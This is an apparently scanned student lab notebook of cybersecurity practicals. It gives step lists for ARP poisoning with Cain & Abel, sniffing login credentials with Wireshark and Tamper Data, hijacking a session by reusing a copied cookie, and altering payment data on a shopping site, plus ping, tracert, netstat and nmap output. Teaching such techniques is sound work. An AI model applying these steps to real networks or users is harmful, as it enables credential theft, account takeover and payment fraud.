
Aim: Practical to perform Network sniffing using cain & abel tool

Procedure:

step1: Open cain & abel tool
step2: Select sniffer
step3: Click on "hosts"
step4: Right click on blank field & select Scan MAC Addresses.
step5: Select "All hosts in my subnet" & Ok.
step6: Open Command prompt & type "ipconfig"
step7: Copy system gateway addresses.
step8: Search for gateway addresses in the scanned list of addresses.
step9: Click on ARP
step10: ~~Right~~ Click on Add option
step11: select the gateway address & the victim system in network's IP address.
step12: Click on Ok.
step13: Click on start ARP poisoning Option.
step14: To collect password & id click on password field.
step15: to click on APR - Cert for displaying Routed Packets.

Sundaram

Teacher's Sign. :




EXPERIMENT : No.

Page No.
Date

step 16: Click on ABR. HTTPS to display all HTTPS request.

Scanned by CamScanner



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights res

C:\Users\admin>ping www.google.con

Pinging www.google.con [172.217.17.68] with 32 bytes of d
Reply from 172.217.17.68: bytes=32 time=345ms TTL=44
Reply from 172.217.17.68: bytes=32 time=345ms TTL=44
Reply from 172.217.17.68: bytes=32 time=345ms TTL=44
Reply from 172.217.17.68: bytes=32 time=345ms TTL=44

Ping statistics for 172.217.17.68:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 345ms, Maximum = 345ms, Average = 345ms
```

```
C:\Users\admin>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : SUU.local
   Link-local IPv6 Address . . . . . : fe80::ad1b:591d:1aa:c557%11
   IPv4 Address. . . . . . . . . . . : 10.88.1.139
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.88.0.240

Tunnel adapter isatap.SUU.local:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : SUU.local
```

EXPERIMENT: No. Practical-7

Page No.
Date 1 3 19

Aim: Practical to perform network/Internet routing or packet or ping transfer using Windows Command Prompt.

Procedure:

1) Ping:

The ping command is used to test the ability of the source computer to reach a specified destination computer. usually used as a simple way to verify that a computer can communicate over the network with another computer or network device.

2) ipconfig:

The ipconfig display all current TCP/IP network configuration values & refreshes Dynamic Host Configuration Protocol & DNS settings. most useful to determine which TCP/IP configuration values have been configured by DHCP, Automatic Private IP Addressing (APIPA), or an alternate configuration.

Sundaram

Teacher's Sign. :

```
C:\Users\user>tracert -d www.google.com

Tracing route to www.google.com [172.217.166.164]
over a maximum of 30 hops:

  1    <1 ms     1 ms     1 ms  192.168.1.1
  2     1 ms     1 ms     1 ms  5.5.5.232
  3     1 ms     1 ms     1 ms  111.91.51.137
  4     2 ms     1 ms     2 ms  72.14.194.226
  5     2 ms     2 ms     2 ms  108.170.248.193
  6     2 ms     3 ms     3 ms  74.125.253.107
  7     2 ms     2 ms     2 ms  172.217.166.164

Trace complete.
```

```
C:\Users\admin>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    10.88.1.139:64383      server-143-204-194-96:http  CLOSE_WAI
  TCP    10.88.1.139:64484      amc10-012:http         ESTABLISHED
  TCP    10.88.1.139:64532      nuq04s19-in-f14:http   CLOSE_WAIT
  TCP    10.88.1.139:64533      nuq04s19-in-f14:http   CLOSE_WAIT
  TCP    10.88.1.139:64743      fra03-024:http         TIME_WAIT
  TCP    10.88.1.139:64744      fra03-023:http         TIME_WAIT
  TCP    10.88.1.139:64745      fra02-029:http         TIME_WAIT
```

done

EXPERIMENT: No.

Page No.
Date


3) netstat
- It is network statistics is a command that displays network connections for the TCP, routing tables, & a number of network interface & network protocol statistics.
- It is used for finding problems in the network & to determine the amount of traffic on the network as a performance measurement.


4) Tracert:
- Tracert command is used to show several details about the path that a packet takes from the computer or device you're on to whatever destination you specify
- Also refereed as traceroute command.

14/03/19

Sundaram

Teacher's Sign. :





EXPERIMENT: No. Practical - 8

Page No.
Date 8 3 19

Aim: Practical to obtain userid & password using wireshark tool.


Procedure:


step1: Start Wireshark tool.
step2: Select network interface has Ethernet or WLAN if in wireless network.
step3: Click on start Capturing.
step4: Open Browser
step5: visit "Retechpanda.org"
step6: Enter userid & password
step7: Click on Login.
step8: In Wireshark click on Stop capturing.
step9: Search for HTTP POST packet.
step10: double click on POST packet.
step11: Open "HTTP" will display site detail
step12: Opening 'Html form URL Encoded" will display userid & password.


14/03/19

Sundaram

Teacher's Sign. :







EXPERIMENT: No.

Practical-9A

Page No.
Date 11 | 3 | 19


Aim: Practical to capture userid & password from webbrowser using temper data extension


Procedure:

step1: Open Watershark browser.
step2: Press Alt + f.
step3: click on tools.
step4: select Temper Data
step5: Start temper Data.
step6: visit site "techpanda.org"
step7: Enter EmailID & Password.
step8: Click on login.
step9: click on continuing Tempering
step10: In the presented list of packet search for POST
step11: double click on POST will display User data.

Sundaram

Teacher's Sign. :





EXPERIMENT: No. Practical - 9B

Page No.
Date 11 3 19


Aim: Practical to use session detail to access user account


Procedure:


step1: Open Waterfox browser.
step2: Login to techpanda.org
step3: Press Alt+f
step4: Click on tools → temperData
step5: ~~click~~ copy section cookie using cookie editor extension.
step6: click on start tempering & select continue tempering.
step7: don't logout & close the website.
step8: before closing closing copy the page url.
step9: now after closing paste the URL & press enter.

Sundaram

Teacher's Sign. :







EXPERIMENT : No.

Practical-9C

Page No.
Date 11 | 13 | 19

Aim : Practical to change User payment or Data using temper Data.

Procedure :

step 1 : Open Waterfox
step 2 : Open razorba.com
step 3 : Add product in cart → Open Tamper Data → Click on start Temper → click on Paypal.
step 4 : Click Tamper on Tamper with request ? Popup
step 5 : change the field Data & Temper
step 6 click on submit.

14/11/19

Command Prompt

```
C:\Program Files (x86)\Nmap>nmap -sS 10.153.189.11
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-18 09:25 India Standard Time
Nmap scan report for 10.153.189.11
Host is up (0.00069s latency).
Not shown: 995 filtered ports
PORT     STATE  SERVICE
23/tcp   open   telnet
80/tcp   open   http
113/tcp  closed ident
443/tcp  open   https
1000/tcp open   cadlock

Nmap done: 1 IP address (1 host up) scanned in 5.81 seconds
```

```
C:\Program Files (x86)\Nmap>nmap -sN -p 80 172.21.0.51
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-18 09:30 India Standard Time
Nmap scan report for 14d-laba-03.svv.local (172.21.0.51)
Host is up (0.0010s latency).

PORT   STATE  SERVICE
80/tcp closed http

Nmap done: 1 IP address (1 host up) scanned in 0.81 seconds
```